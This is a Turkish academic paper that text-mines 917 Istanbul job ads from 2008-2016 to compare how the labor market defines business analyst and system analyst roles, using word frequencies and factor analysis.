WordStat® software, a text mining program; a) Job titles (positions) in which the concepts of "business analyst" and "system analyst" take place, b) trends for related concepts by years, c) prominent aspects of the job descriptions and expectations are put forward comparatively. Research findings are expected to provide a general framework through evaluating the perceptions of the concepts of business analyst and system analyst in Turkish Labor Market. Thus, it is foreseen that the study will be a guide for (1) labor supply and demand in Turkey, and (2) the curriculum and politics in higher education and vocational education.

Keywords: Turkish Labor Market, Job Ads, Business Analyst, System Analyst, Content Analysis

Jel Codes: M15, J21, J23, J24

GİRİŞ

İş piyasalarında şirketlerin yaşanan gelişmelere sürekli biçimde adapte olması başarının önemli bir anahtarıdır. Teknolojik ilerlemeler, küresel ekonomik entegrasyon, olgunlaşan piyasalar, politik değişimler vb. birçok ekonomik ve sosyal güçler, kurumları değişime yönlendirmekte ve güncel kalmak adına girişimlerde bulunmalarını zorunlu kılmaktadır (Hass ve diğ., 2007). İhtiyaçların sürekli değiştiği sektörlerde iş gereksinimlerini belirlemek, iş sorunlarına çözüm bulmak (IIBA, 2009:3), yararlanılan teknoloji ve süreçlerin sürekli olarak güncel ve etkin tutulması (Şeker, 2016) ise bu alanda çalışan uzman ihtiyacını kritik hale getirmektedir.

Şirketlerin süreç ve sistem kabiliyetlerini bilgi ve iletişim teknolojilerinden faydalanarak geliştirmek adına yararlanılan iş profesyonelleri “analist” olarak adlandırılmaktadır. Analist ihtiyacı işgücü piyasalarında, sistem analist veya iş analisti gibi iki farklı uzman alanı üzerinden giderilmeye çalışılmakta, çoğu zaman talep edilen rollerde ve bilgi-beceri beklentilerinde benzerlik ve birliktelik

* Sakarya Üniversitesi, İşletme Fakültesi, Yönetim Bilişim Sistemleri Bölümü, Yüksek Lisans Öğrencisi, kubra.caliskan2@ogr.sakarya.edu.tr

** Dr. Öğr. Üyesi Sorumlu Yazar, Sakarya Üniversitesi, İşletme Fakültesi, Yönetim Bilişim Sistemleri Bölümü, Öğretim Üyesi, adema@sakarya.edu.tr

göze çarpmaktadır (Vongsavanh ve Campbell, 2008). Uluslararası alanda yaşanan bu karmaşanın ülkemizdeki durumu ve ilgili iş profesyonellerine yönelik algı bu araştırmanın temel sorunsalını oluşturmaktadır.

Bu çalışmanın amacı, Türkiye’de işgücü piyasalarının “iş analisti” ve “sistem analist” uzmanlık alanlarına yönelik algısını verilen iş ilanları üzerinden ortaya koymaktır. Bu kapsamda, literatürde ilgili kavramlara yönelik rol ve görevlere yönelik tanımlar ile karşılaştırmalar ele alınmış, ardından 2008-2016 yılları arasında ilgili alanda verilen iş ilanlarından elde edilen metin setine yönelik analiz ve bulgular ortaya koyulmuştur. Çalışmanın sonunda; probleme yönelik her bir alt soru değerlendirilmiş, araştırma kısıtları çerçevesinde sonuçlar ortaya konulmuştur.

LİTERATÜR

Sistem Analizi ve İş Analizi Kavramları

Sistem analizi, organizasyonların bilişim teknolojileri aracılığıyla çözmeye çalıştıkları problemlere yönelik analizleri ifade etmektedir (Laudon ve Laudon, 2011). Bu nedenle problem çözme uzmanları olarak da adlandırılan sistem analistlerden; problemin tanımlanması, alternatif çözümler üretmesi, paydaşlara anlaşılır bir dilde aktarmanın yanı sıra, mevcut ya da önerilen sistemin kodlama, test, eğitim, dönüşüm ve bakımı konularında yardımcı olması beklenir (Misic ve Graf, 2004). Sistem analistlerin bilişim teknolojileri ve programlama konularında bilgi sahibi olmaları beklentisi yanlış bir anlayışı da beraberinde getirmekte; bilgi işlem altyapısı ile ilgili kurulum, yönetim ve bakımı sorumluluğu bulunan bilgisayar uzmanları da sistem analist olarak adlandırılabilir (Sarıaslan, 1984: 62).

Uluslararası İş Analizi Enstitüsü (IIBA)’a göre iş analizi; ihtiyaçları tanımlayarak ve paydaşlara değer sağlayan çözümler önererek bir işletme bağlamında değişimi mümkün kılma uygulamalarıdır (iiba.org, 2018). İş analizinin içeriğine bakıldığında; organizasyonların amaçlarını gerçekleştirmek için nasıl işlev yürüttüğünün anlaşılmasını ve bir organizasyonun dış paydaşlara ürün ve hizmet sunmayı gerektirdiği yeteneklerini tanımlamayı içerir (BABOK, 2009).

İş Analistleri, iş modellerindeki gerekli değişiklikleri tanıttıkları, yönettikleri ve kolaylaştırdıkları için değişim uzmanları olarak anılırlar. (Fisher, 2018). İş analistlerinden organizasyondaki maliyet ve verimlilik vb. modelleri anlama, ortaya koyma ve sorunlarını çözme kabiliyetleri beklenmektedir.

Sistem Analist ve İş Analistinin Rol ve Görevleri

Sistem analist ve iş analisti rol ve görevleri ile ilgili literatür incelendiğinde (Tablo 1); aracılık, gereksinimleri ortaya çıkarma ve iş fonksiyonları/süreçleri için çözümler tasarlamak ortak beklentiler olarak gözlenmektedir.

Tablo 1: Literatürde Sistem Analist ve İş Analisti için Tanımlanan Roller

Sistem Analist için Tanımlanan Roller	İş Analisti için Tanımlanan Roller
Aracılık: Son kullanıcı ve iş/bilişim profesyonelleri arasında köprü görevi görür (Bailey & Stefaniak, 2002; Graf & Misic, 1994; Green, 1989; Hurd, 1989; Lerouge ve diğ., 2005; Misic & Graf, 2004; Morrison, 2004; Nord & Nord, 1997; Payne & Awad, 1990; Standing, 1998).	Aracılık: Son kullanıcı ve iş/bilişim profesyonelleri arasında köprü görevi görür (Ambler, 1995; Bailey & Stefaniak, 2002; King, 1994; McCusker, 1990; McKnight, 2005; Overby, 2006; Owen, 2004; Peterson, 1984; Sevens, 2003).
Gereksinimleri Ortaya Çıkarmak: İş ve bilgisayar temelli sistemlerin ihtiyaçlarını analiz etmek ve toplamak (Graf & Misic, 1994; Green, 1989; Hunter, 1994; Hunter & Palvia, 1996; Hurd, 1989; Lee, 2005a; 2005b; Lerouge ve diğ., 2005; Misic & Graf, 2004; Payne & Awad, 1990; Standing, 1998).	Gereksinimleri Ortaya Çıkarmak: İş ve bilgisayar temelli sistemlerin ihtiyaçlarını analiz etmek ve toplamak (Ambler, 1995; Arsanjani, 2005; Bevington, 2000; Hofmann & Tierney, 2003; King, 1994; Kourbarakis & Plexousakis, 2002; Owen, 2004; Stevens, 2003; Verner, 2004).
Çözüm Tasarımcısı (İşletme Fonksiyonu/Süreçleri): Yeni iş fonksiyonları ve/veya süreçlerinin tasarımı (Graf & Misic, 1994; Green, 1989; Hunter, 1994; Lee, 2005a; Lerouge ve diğ., 2005; Misic & Graf, 2004; Payne & Awad, 1990; Taylor ve diğ., 2004).	Çözüm Tasarımcısı (İşletme Fonksiyonu/Süreçleri): Yeni iş fonksiyonları ve/veya süreçlerinin tasarımı (Ambler, 1995; Bevington, 2000; Owen, 2004; Stevens, 2003; Verner, 2004).

Çözüm Uygulayıcısı: Bir bilgisayar temelli sistemin uygulanması (Graf & Mistic, 1994; Green, 1989; Hunter, 1994; Lee, 2005a; 2005b; Lerouge ve diğ., 2005; Mistic & Graf, 2004; Payne & Awad, 1990).	
Sistem Bakımı: Hali hazırda geliştirilmiş ve uygulamada olan sistemlerin bakımı (Graf & Mistic, 1994; Hunter, 1994; Lee, 2005a; 2005b; Lerouge ve diğ., 2005; Mistic & Graf, 2004; Payne & Awad, 1990; Taylor ve diğ., 2004).	İş Modelleme: Mevcut ve gelecek iş fonksiyonları ve süreçlerinin modellenmesi ve analizi (Ambler, 1995; Arsanjani, 2005; Kourbarakis & Plexousakis, 2002; Owen, 2004; Stevens, 2003; Verner, 2004).
İş Süreçleri İyileştirme: Organizasyon içerisinde iş süreçlerinde iyileştirme gerçekleşmesi adına fikir oluşturma (Graf & Mistic, 1994; Hurd, 1989; Lerouge ve diğ., 2005; Payne & Awad, 1990).	İş Problem Analizi: Bilgisayar temelli bir sistem oluşturmak için gereksinimleri toplamının aksine, iş ile ilgili problemlerin analizi (Hofmann & Tierney, 2003; Overby, 2006; Owen, 2004; Peterson, 1984; Stevens, 2003).
Bilişim Sistemleri Standartlarını Düzenleyici: Bilişim sistemleri standartlarının korunmasına yönelik takip ve düzenlemeler (Graf & Mistic, 1994; Lerouge ve diğ., 2005; Mistic & Graf, 2004).	Bilişim Sistemleri Stratejini Değerlendirme: İş ihtiyaçları ve amaçlar doğrultusunda uzun vadeli bilişim sistemleri stratejilerinin değerlendirilmesi (King, 1994; McCusker, 1990; Overby, 2006).

Kaynak: (Vongsavanh ve Campbell, 2008 temelinde tasarlanmıştır.)

Sistem analist ve iş analistini birbirinden ayıran roller incelendiğinde; (a) sistem analistin çözüm tasarımcısı olmasının yanı sıra tasarlanan çözümün uygulayıcısı da olması beklenmektedir. İş analistleri teknik bilgi birikim gereken bu noktadan sonra çözüm tasarımlarını IT profesyonellerine aktarma yoluna gitmektedirler. (b) sistem analistlerden ayrıca teknik bilgi ve beceri gerektiren mevcut sistemlerin bakımı ve yönetimi konusunda da katkı vermeleri beklenmektedir. Buna karşın iş analistlerinden ise mevcut sistemler için modelleme ve analizler gerçekleştirmeleri ve geleceğe yönelik iş modelleme çalışmalarında bulunmaları beklenmektedir. (c) İş analistlerinden mevcut sistem ve süreçlerde iş ile ilgili problemlerin ortaya konulması ve analizini de gerçekleştirmesi beklenirken, sistem analistlerinden mevcut iş süreçlerinde iyileştirme gerçekleştirmesi ve bu kapsamda fikirler geliştirmesi beklenmektedir. (d) Son olarak, sistem analistlerden uygulamadaki bilişim sistemleri standartlarının karşılandığına yönelik bir düzenleyici rolü beklenirken, iş analistlerinden bilişim sistemleri çözümlerine yönelik stratejileri şirketin amaç ve ihtiyaçlarını da dikkate alarak değerlendirmeleri beklenmektedir. Literatürün tanımladığı ortak ve ayrıştırıcı beklentiler dikkate alındığında; işgücü piyasalarında iki uzmanlık alanına yönelik rol ve sorumlulukların nasıl algılandığını ortaya koymak önem arz etmektedir.

YÖNTEM

Türkiye’de işgücü piyasalarının “iş analisti ” ve “sistem analist” kavramlarına yönelik algısını ortaya koymak amacıyla gerçekleştirilen bu çalışmada nitel araştırma yaklaşımı benimsenmiştir. Bu doğrultuda çalışmada, bir nitel araştırma yöntemi olan içerik analizinden yararlanılmış ve iş ilanlarında yer alan iş başlığı, ilan tarihi, ilan lokasyonu değişkenleri ile iş tanımı ve iş için gerekli nitelikler metin madenciliği ile analiz edilmiştir. Metin madenciliği, metin yapılarından ilginç ve önemli olan bilgiyi çıkaran bir bilim dalı olup; bilgi edinimi, metin analizi, bilgi alma kümeleme, kategorizasyon, görselleştirme, veri tabanı teknolojisi, makine öğrenimi ve veri madenciliği içeren multidisipliner bir alandır (Tan, 1999:1).

Veri Seti

Veri seti “sistem Analist” ve “iş analisti” iş başlıkları ile verilen, 2008-2016 yılları arasında İstanbul ilindeki pozisyonları karşılamak adına internet üzerinden verilen 917 iş ilanından oluşmaktadır. Veri setine yönelik tanımlayıcı istatistikler Tablo 2’de verilmiştir. Buna göre;

Tablo 2: Veri Setine Ait Tanımlayıcı İstatistikler

İş İlanı Başlığı (Pozisyon)	Frekans	Toplam %	Geçerli %
Sistem Analist	456	49,7%	49,7%
İş Analisti	461	50,3%	50,3%
TOPLAM	917	100%	100%
İş İlanı Yayımlanma Yılı	Frekans	Toplam %	Geçerli %
2016	117	12,8%	12,8%
2015	120	13,1%	13,1%
2014	132	14,4%	14,4%
2013	138	15,0%	15,0%
2012	128	14,0%	14,0%
2011	58	6,3%	6,3%
2010	83	9,1%	9,1%
2009	63	6,9%	6,9%
2008	78	8,5%	8,5%
TOPLAM	917	100%	100%

Veri seti incelendiğinde sistem analist ve iş analisti pozisyonları için 9 yıllık dönemde verilen iş ilanı sayılarının dengeli olduğu görülmektedir. İş ilanlarının yayım yıllarına göre bakıldığında ise dalgalı seyir gösteren ilan sayılarındaki en çarpıcı değişimin 2011-2012 yılları arasında yaşandığı gözlenmektedir. İlgili dönemde 58 ilandan 128 ilana %120 civarında bir artış gerçekleşmiş ve takip eden yıllarda aylık ortalama 10 ve üzerinde ilan ortalaması gözlenmiştir. Bu durum, sistem analist ve iş analistliği konularında işgücü gereksiniminin artış gösterdiği yönünde yorumlanabilir.

BULGULAR

Çalışma kapsamında ele alınan araştırma sorularına yanıt vermek adına gerçekleştirilen analizler için WordStat® yazılımı kullanılmıştır. Bu kapsamda; ilan başlıklarında ve ilan içeriklerinde sık kullanılan kelime ve kelime grupları, bu kelime gruplarının iş pozisyonlarına göre dağılımı, ilan içeriklerinde kullanılan kelimelere yönelik faktör analizine yönelik bulgular ortaya konulmuştur.

Sistem Analist veya İş Analisti Kavramlarının Yer Aldığı İş Başlıkları (Pozisyonlar)

İlan içeriğinde sistem analist veya iş analisti kavramlarının yer aldığı iş ilanları başlıklarına (pozisyon adları) yönelik kelime bulutu (Şekil 1) incelendiğinde, pozisyon adlarını 3 tematik yapıda sunmak mümkündür:

1. Bilgi Sistemleri (uzmanı, uzman yardımcısı, yöneticisi)
2. Sistem Analist / Sistem Geliştirme (uzmanı, uzman yardımcısı, mühendisi)
3. İş Analisti, Business Analyst (Senior) / İş Geliştirme Analisti, Proje Grubu İş Analisti, İş Analizi Uzmanı


AR GE BILGI SISTEM BILGI SISTEM UZMANI BILGI SISTEM YÖNETİCİSİ
BILGI SİSTEMLERİ UZMANI BUSINESS ANALYSIS
BUSINESS ANALYST ERP PROJE GELİŞTİRME UZMANI
GELİŞTİRME YETKİLİSİ IT SİSTEM UZMANI KİDEMLİ SİSTEM KİDEMLİ İŞ ANALİSTİ
PROJE GRUBU İŞ ANALİSTİ PROJE YÖNETİCİSİ SENIOR BUSINESS ANALYST
SİSTEM ANALİSTİ SİSTEM DESTEK UZMANI
SİSTEM GELİŞTİRME SİSTEM GELİŞTİRME UZMANI SİSTEM GELİŞTİRME UZMANI
SİSTEM MÜHENDİSİ SİSTEM MÜHENDİSİ
SİSTEM UZMANI SİSTEM VE NETWORK SYSTEM ANALYST SYSTEM ENGINEER
UZMANI YARDIMCISI UZMANI YARDIMCISI YÖNETİM SİSTEM
İŞ ANALİSTİ İŞ ANALİZİ UZMANI
İŞ GELİŞTİRME ANALİSTİ

Şekil 1: İş İlanı Başlıklarında (Pozisyon Adı) En Çok Kullanılan Kelime Gruplarına Yönelik Kelime Bulutu

Pozisyon adlarına genel olarak bakıldığında, sistem analist pozisyonlarının çeşitliliği göze çarpmaktadır. Bu çeşitliliğe neden olan temel alternatifler “sistem mühendisi”, “sistem geliştirme” alanlarının yanı sıra “bilgi sistemleri” alanıdır. Sistem analist tarafında görülen hiyerarşik çeşitlilik (uzman yardımcısı, uzman, yönetici vb.), iş analistliği tarafında analist ve kıdemli analist olarak yine sınırlı düzeydedir. İlanlarda İngilizce kullanımı başlıklar üzerinden değerlendirildiğinde; iş analistliği (business analyst), sistem analist (system analyst) ve sistem mühendisi (system engineer) pozisyonlarına göre daha fazla İngilizce içerikle ilan verilen alan olarak görülmektedir.

Sistem Analist ve İş Analisti İlanlarının Yayın Yıllarına Göre Karşılaştırılması

İlan yayım yıllarına iki iş pozisyonunu karşılaştırarak baktığımızda (Şekil 2); 2008-2011 yılları arasında sistem analist ilanlarının iş analisti ilanlarına kıyasla fazla olduğu, 2011-2012 yılındaki çarpıcı artış neticesinde iş ilanlarının iki alanda da dengeli düzeyde gerçekleştiği görülmektedir. Sistem analist ilanlarının 2012 – 2015 yılları arasında aynı düzeylerde verildiği, ancak 2011 yılındaki ivmenin iş analisti ilanlarında devam ettiği ve 2013 yılında veri setinin en yüksek ilan sayısı değerine ulaştığı gözlenmiştir. 2015-2016 yılları arasında ilgili pozisyonlar karşılaştırıldığında ise, iş analisti pozisyonu ilanları artış gösterirken, sistem analisti pozisyonu ilanlarının azalış gösterdiği görülmektedir. Karşılaştırma grafiği genel olarak incelendiğinde; ilan sayıları trendinin 2016 yılına kadar birbirine paralellik gösterdiği söylenebilir. Söz konusu durum, ilgili kavramların işgücü piyasasında nasıl algılandığını ve farklılaşma yönlerini ortaya çıkarmak adına uygun bir zemin sunmaktadır.




Şekil 2: Sistem Analist ve İş Analisti İlanlarının Yayımlı Yıllarına Göre Dağılımı

İş Tanımlarında Öne Çıkan Beklentilerin Karşılaştırılması

Sistem analist ve iş analisti pozisyonlarına yönelik verilen ilanlarda iş tanımlarında ön plana çıkan beklentiler; ilan içeriklerinde yer alan sık kullanılan kelime ve kelime grupları üzerinden gerçekleştirilen uyum haritası (correspondence plot) ve frekans analizleri ile ortaya koyulmuştur.


İş ilanlarında en sık geçen kelime gruplarının iş analisti ve sistem analist iş pozisyonları temelinde dağılımını gösteren uyum haritası Şekil 3'te sunulmuştur. Uyum haritasına göre iş analisti başlıklı iş ilanlarında; yönetim danışmanlığı, iş geliştirme, süreç iyileştirme, raporlama ve bilgilendirme, yazılım uygulamaları, proje yönetimi, iş ihtiyaçları, iş gereksinimleri, test senaryoları ve yazılım geliştirme kavramları ön plana çıkmaktadır.



Şekil 3: Sık Kullanılan Kelime Gruplarının İş Pozisyonlarına Göre Dağılımı

Sistem analist alanında ise ilgili kelime grupları; sistem tasarımı, optimizasyon ve performans, bilgi/yönetim sistemleri, sistem yönetimi, sistem geliştirme ve sistem yedekleme olarak gözlenmektedir.

İlanlarda verilen iş tanımlarını daha detaylı incelemek adına uyum haritası sık geçen kelimeler üzerinden gerçekleştirilmiş ve Şekil 4’te sunulmuştur. Buna göre iş analisti ilanlarında; süreç, maliyet, kalite, fırsat, değişim, ihtiyaç, yönetim, pazarlama, bankacılık, satış, gereksinim, risk, iyileştirme, araştırma, strateji, veri ve üretim gibi kelimeler ön plana çıkarken, sistem analist ilanlarında; sistem, sunucu, donanım, kurulum, yedekleme, bakım, bilgisayar, yazılım, destek, altyapı, izleme, ISO, SAP, Microsoft, güvenlik, network, Unix, server ve Linux vb. kelimeler sıkça yer almaktadır.



Şekil 4: Sık Kullanılan Kelimelerin İş Pozisyonlarına Göre Dağılımı

İş tanımlarında yer alan kelime ve kelime gruplarının dağılımı dikkate alındığında; iş analistinin iş birimleri ve yönetsel yönere odaklandığı, sistem analistin ise teknik alanlarda oluşan ihtiyaçları karşılamak adına tanımlandığı söylenebilir. Söz konusu durum; iş analisti ve sistem analist pozisyonlarının temel ayrımının, işletme alanında bilgi sahibi olmak ile bilişim teknolojileri alanında derin bilgi sahibi olma beklentileri olduğunu onaylar niteliktedir.

İş Tanımlarında Ön Plana Çıkan Beklentilere Yönelik Faktör Analizi

İş tanımlarından elde edilen veri seti içerisinde yer alan gizli tematik yapıların (işin gereksinimlerinin) ortaya çıkarılması adına faktör analizi gerçekleştirilmiştir. İçerik analizlerinde gerçekleştirilen faktör analizlerinde kullanılan kelimelerin; cümle, paragraf ya da her bir vaka (bu çalışma için her bir iş ilanı) içerisinde birlikte kullanımları dikkate alınır. Bu çalışmada analiz, iş ilanlarının formatına da uygun olarak paragraf temelinde* gerçekleştirilmiştir. Aşağıdaki tabloda (Tablo 3) faktör analizi neticesinde elde edilen 7 faktörlü yapı, her bir faktör içerisinde aynı paragraf içerisinde geçen kelimeler ve bu kelimelerin oluşturduğu faktör yapısının toplam kelime frekansı, toplam geçtiği vaka (iş ilanı) sayısına yönelik istatistiki bilgiler yer almaktadır.

Faktör yapısı incelendiğinde; (1) satış, pazarlama, strateji, (2) iş gereksinimleri, dökümanları, (3) Microsoft, sunucu, (4) süreç, analiz, sistem geliştirilmesi, (5) bilişim teknolojileri, çözümler ve (6) test senaryoları, kabul testleri boyutlarının olduğu görülmektedir. Faktörlerden “(3)”, toplam vakaların %40’ında yer alarak en yaygın etkiyi göstermiştir. Buna göre iş ilanlarının yarısından fazlasında sunucu, bilgisayar, kurulum, server, güvenlik, network, yedekleme, kurumsal, bilgi, teknolojileri kelime ya da kelimeleri yer almaktadır. Bir diğer yaygın etkiyi gösteren faktör ise (4)’tür. İlanların %38’inde iş tanımı


* İş ilanlarında her bir beklenti ya da iş gereksinimi genellikle maddeler halinde verildiğinden, her bir ifade bir paragraf olarak kabul edilir.

bölümünde analiz, süreç, geliştirme, raporlama, proje, takip, koordine, ihtiyaç, belirleme kelime ya da kelimeleri geçmektedir. Faktör yapıları dikkate alındığında iş analisti ve sistem analist için verilen iş ilanlarında yapılan iş tanımlarında belirtilen beklentilerin; işletme alanında bilgi sahipliği (Faktör 1), sistem yönetimi ve bakımı (Faktör 2), gereksinim yönetimi (Faktör 3), süreç ve sistem geliştirme (Faktör 4), kabul testleri (Faktör 5) ve teknoloji çözümleri (Faktör 6) çerçevesinde şekillendiği gözlenmiştir.


Tablo 3: İş Tanımlarında Ön Plana Çıkan Beklentilere Yönelik Faktör Yapısı

No	Faktörler	Anahtar Kelimeler	Eigen value	Var %	Frek.	Vaka	Vaka %
1	Field; Sales, Marketing, Strategy	Field; Sales; Role; Area; Appropriate; Marketing; Research; Market; Management; Strategy; Opportunity; Conduct; Quality; Internal	13,35	3,11	873	291	31,73
2	Microsoft; Sunucu	Microsoft; Sunucu; Bilgisayar; Mühendisi; Kurulum; Server; Güvenlik; Sistemleri; Network; Yedekleme; Bilgi; Kurumsal; Center; Teknolojileri	3,25	1,08	35	30	3,27
3	Business Requirement; Document	Requirement; Document; Functional; Analysis; Need; Analyze; Documentation; Identify; Business; Project; User; Define; Design; Issue; Perform	3,10	1,67	1158	174	18,97
4	Süreç; Analiz; Sistem Geliştirilmesi	Analiz; Geliştirilmesi; Takip; Süreçlerin; Aktif; Raporlama; Proje; Sistemlerin; İhtiyaçları; Koordine; Belirlemek	2,30	1,03	836	352	38,39
5	Test Senaryoları, Kabul Testleri	Testlerinin; Senaryolarının; Kullanıcı; Test; Uygulamaların; Raporlanması; Uygulanması; Oluşturulması; Görev; Gerçekleştirilmesi; Geliştirilen	2,29	0,91	447	126	13,74
6	Information Technology; Solutions	Technology; System; Implement; Information; Software; Operation; Procedure; Solution; Application; Monitoring	2,24	0,89	611	162	17,67

İş tanımlarında ön plana çıkan beklentilerin pozisyonlara göre karşılaştırılması amacıyla faktörlerin her biri sistem analist ve iş analisti değişkenleri temelinde karşılaştırılmıştır. Bu kapsamda faktör içerisinde yer alan tüm kelimelerin iş ilanlarındaki toplam kelime içerisindeki payı (her 10.000 kelime içerisinde ne kadar geçtiği) üzerinden değerlendirme yapılmıştır.




Şekil 5a: Beklentilerin İş Pozisyonlarına Göre Karşılaştırılması – Faktör 1




Şekil 5b: Beklentilerin İş Pozisyonlarına Göre Karşılaştırılması – Faktör 2

İşletme alanında bilgi sahipliğini ifade eden Faktör 1 için yapılan karşılaştırmada (Şekil 5a); satış, pazarlama, araştırma, yönetim, strateji, fırsat, kalite vb. kelimeleri içeren iş tanımlarını, iş analisti ilanlarında (68/10.000 kelime) Sistem Analist (12/10.000 kelime) ilanlarına nazaran daha fazla yer aldığı görülmektedir. Sistem yönetimi ve bakımını ifade eden Faktör 2 için karşılaştırma yapıldığında (Şekil 5b), Sistem Analist (115/10.000 kelime) ilanlarının İş Analisti (17/10.000 kelime) ilanlarına nazaran; sunucu, server, kurulum, güvenlik, yedekleme vb. kelimeleri daha fazla içerdiği gözlenmektedir.




Şekil 5c: Beklentilerin İş Pozisyonlarına Göre Karşılaştırılması – Faktör 3




Şekil 5d: Beklentilerin İş Pozisyonlarına Göre Karşılaştırılması – Faktör 4

Gereksinim yönetimi olarak tanımlayabileceğimiz Faktör 3 için yapılan karşılaştırmada (Şekil 5c); gereksinim, döküman, fonksiyonel, analiz, ihtiyaç, tanımlama, sorun vb. kelimelerin, İş Analisti (180/10.000 kelime) ilanlarında Sistem Analist (60/10.000 kelime) ilanlarına göre daha fazla kullanıldığı görülmektedir. Sistem ve süreç geliştirme olarak adlandırabileceğimiz Faktör 4'te durum (Şekil 5d); süreç, analiz, sistem, geliştirme, takip, raporlama, koordine vb. kelimelerin her iki ilanda da birbirine yakın oranlarda kullanıldığını (İş Analisti 148/10.000 kelime, Sistem Analist 142/10.000 kelime) göstermektedir.



Şekil 5e: Beklentilerin İş Pozisyonlarına Göre Karşılaştırılması – Faktör 5



Şekil 5f: Beklentilerin İş Pozisyonlarına Göre Karşılaştırılması – Faktör 6

Faktör 5, kabul testlerinin geliştirilmesi ve gerçekleştirilmesini temsil eden; test, senaryo, kullanıcı, raporlama, geliştirme, gerçekleştirme kelimelerinden oluşmaktadır. Yapılan karşılaştırmada (Şekil 5e), iş analisti ilanlarında (195/10.000 kelime), sistem analist (130/10.000 kelime) ilanlarına nazaran daha fazla kabul testi iş beklentisinin ifade edildiği görülmektedir. Son olarak teknoloji çözümleri olarak adlandırılacak Faktör 6 için yapılan karşılaştırmada; teknoloji, sistem, uygulama, çözüm, takip vb. kelimelerin iş analisti (91/10.000 kelime) ve sistem analist (93/10.000 kelime) ilanlarında birbirine yakın düzeylerde kullanıldığı görülmektedir.

DEĞERLENDİRME VE SONUÇ

Türkiye’de işgücü piyasalarının “iş analisti ” ve “sistem analist” kavramlarına yönelik algısını ortaya koymak amacıyla gerçekleştirilen bu çalışmada elde edilen bulgular dört temel başlıkta değerlendirilmiş ve sonuca bağlanmıştır.

Sistem analist ve iş analisti kavramlarının yer aldığı iş başlıkları (pozisyonlar) incelendiğinde; sistem analist pozisyonlarının sistem mühendisliği, sistem geliştirme, bilgi/bilişim sistemleri gibi alanlarla entegre olarak genişlediği, buna karşın iş analistliğinin ortak kullanım kazanan bir pozisyon olduğu görülmektedir. Söz konusu durum uzman yardımcısı, uzman, yönetici vb. ünvanlarla hiyerarşik olarak da sistem analistliği tarafında görülen çeşitliliğin, analist ve kıdemli analist olarak sınıflandırılan iş analistliği alanına göre daha fazla çeşitlilik göstermektedir. Bu durum ilgili alanda iş tanımlarını yapmayı ve mesleki yeterlikleri ortaya koymayı zorlaştıran bir unsur olarak ortaya çıkmaktadır.

Sistem analist ve iş analisti ilanları yayım yıllarına göre karşılaştırıldığında; geneli itibariyle iki alanda da iş ilanları sayılarının birbirine paralellik gösterdiği söylenebilir. Daha detaylı incelemede ise; sistem analist ilanlarının 2011 yılına kadar daha fazla gerçekleştiği, 2011 yılında her iki iş pozisyonuna olan ihtiyacın artış gösterdiği ancak 2012 sonrasında sistem analist ilanlarının iş analisti ilanlarına göre görece azaldığı gözlenmiştir.

İş tanımlarında öne çıkan beklentiler karşılaştırıldığında; iş analisti pozisyonlarında; yönetim danışmanlığı, iş ve süreç geliştirme, iş ihtiyaçları ve gereksinimleri, test senaryoları ve kabul testleri gibi beklentilerin yer aldığı gözlenmiştir. sistem analist pozisyonlarında ise daha teknik bilgi gerektiren sistem tasarımı, optimizasyon, sistem yönetimi ve bakımı gibi beklentilerin öne çıktığı görülmektedir. Söz konusu durum; Kupersmith (2013) ve Robert Half (2014)’ün iş analistliğinin görev tanımlarına yönelik ayırt edici yönlerinin; kurumsal veya stratejik iş analizleri, yönetim danışmanlığı, satış ve pazarlama, finans, tedarik zinciri gibi alanlarda bilgi sahibi olarak daha iyi kararlar almak adına raporlar geliştirmek ve paylaşmak olduğu fikrini onaylar niteliktedir.

İş tanımlarında ön plana çıkan beklentilere yönelik faktör analizi sonuçlarına göre iş analisti ve sistem analist için verilen iş ilanlarında yapılan iş tanımlarında belirtilen beklentilerin 6 tematik yapıda oluştuğu görülmüştür. Yapılan karşılaştırmada ise iş analisti ilanlarında; işletme alanında bilgi sahipliği (Faktör 1), gereksinim yönetimi (Faktör 3) ve kabul testleri (Faktör 5) ön plana çıkarken, sistem analist ilanlarında; sistem yönetimi ve bakımı (Faktör 2)’nin öne çıktığı görülmüştür. Her iki alanda ortak beklentilere ait temaların ise ; süreç ve sistem geliştirme (Faktör 4) ve teknoloji çözümleri (Faktör 6) olduğu ortaya konulmuştur.

Sonuç olarak; (1) iş (pozisyon) başlıkları kullanımından hareketle, Türkiye işgücü piyasasında sistem analist kavramı için çerçevenin iş analistliğine nazaran daha geniş ve karmaşık olduğu söylenebilir. (2) İş analistliği ilanlarındaki artış ve buna karşın sistem analist ilanlarındaki sınırlı artış son yıllarda talebin iş analistliği yönünde oluştuğunu göstermektedir. (3) İş analistinin iş birimleri ve yönetsel yönere odaklandığı, sistem analistin ise teknik alanlarda oluşan ihtiyaçları karşılamak adına tanımlandığı söylenebilir. (4) İş analisti ve sistem analisti iş pozisyonlarında ayrıştırıcı iş tanımlarının beklentilerinin; işletme alan bilgisi, gereksinim yönetimi, kabul testleri, sistem yönetimi ve bakımı olduğu; ortak beklentilerin ise, süreç ve sistem geliştirme ile sorunlara teknolojik çözümler sunmak olduğu görülmektedir.

Bu araştırmanın sonuçları belirli kısıtlar altında geçerlidir. Araştırma tek bir insan kaynakları platformu üzerinden elde edilen metin seti ile gerçekleştirilmiştir. Gelecek çalışmalarda farklı platformlardan iş ilanları da dahil edilerek Türkiye İşgücü piyasalarının algısı daha genelleştirilebilir. Araştırmada yararlanılan metin seti, 2008-2016 yılları arasındaki iş ilanlarını kapsamaktadır. Gelecek araştırmalarda kullanılacak güncel verilerle; farklı trendler, iş tanımları ve beklentiler elde etmek mümkün olabilir. Araştırmada metin setinin büyüklüğü nedeniyle içerik analizi metin madenciliği aracılığıyla gerçekleştirilmiştir. İş ilanlarındaki tematik yapıları İK uzmanlığı desteğiyle derinlemesine ortaya koymak adına, daha küçük bir metin seti için elle kodlama üzerinden içerik analizi gerçekleştirilebilir.

KAYNAKÇA

- A.-H. Tan. Text mining: The state of the art and the challenges. The Pacific Asia Conference on Knowledge Discovery and Data Mining PAKDD'99 workshop on Knowledge Discovery from Advanced Databases, 65-70, 1999.
- Ambler, S. 1995, 'Why business analysts aren't perfect', Computing Canada, 29 March, p. 13.
- Arsanjani, A. 2005, 'Empowering the business analyst for on demand computing', IBM Systems Journal, vol. 44, no. 1, pp. 67-73.
- Bailey, J.L. & Stefaniak, G. 2002, 'Preparing the information technology workforce for the new millennium', ACM SIGCPR Computer Personnel, vol. 20, no. 4, pp. 4-15.
- Bevington, D. 2000, 'Technical note - Business function specification of commercial applications', IBM Systems Journal, vol. 39, no. 2, pp. 315-335.
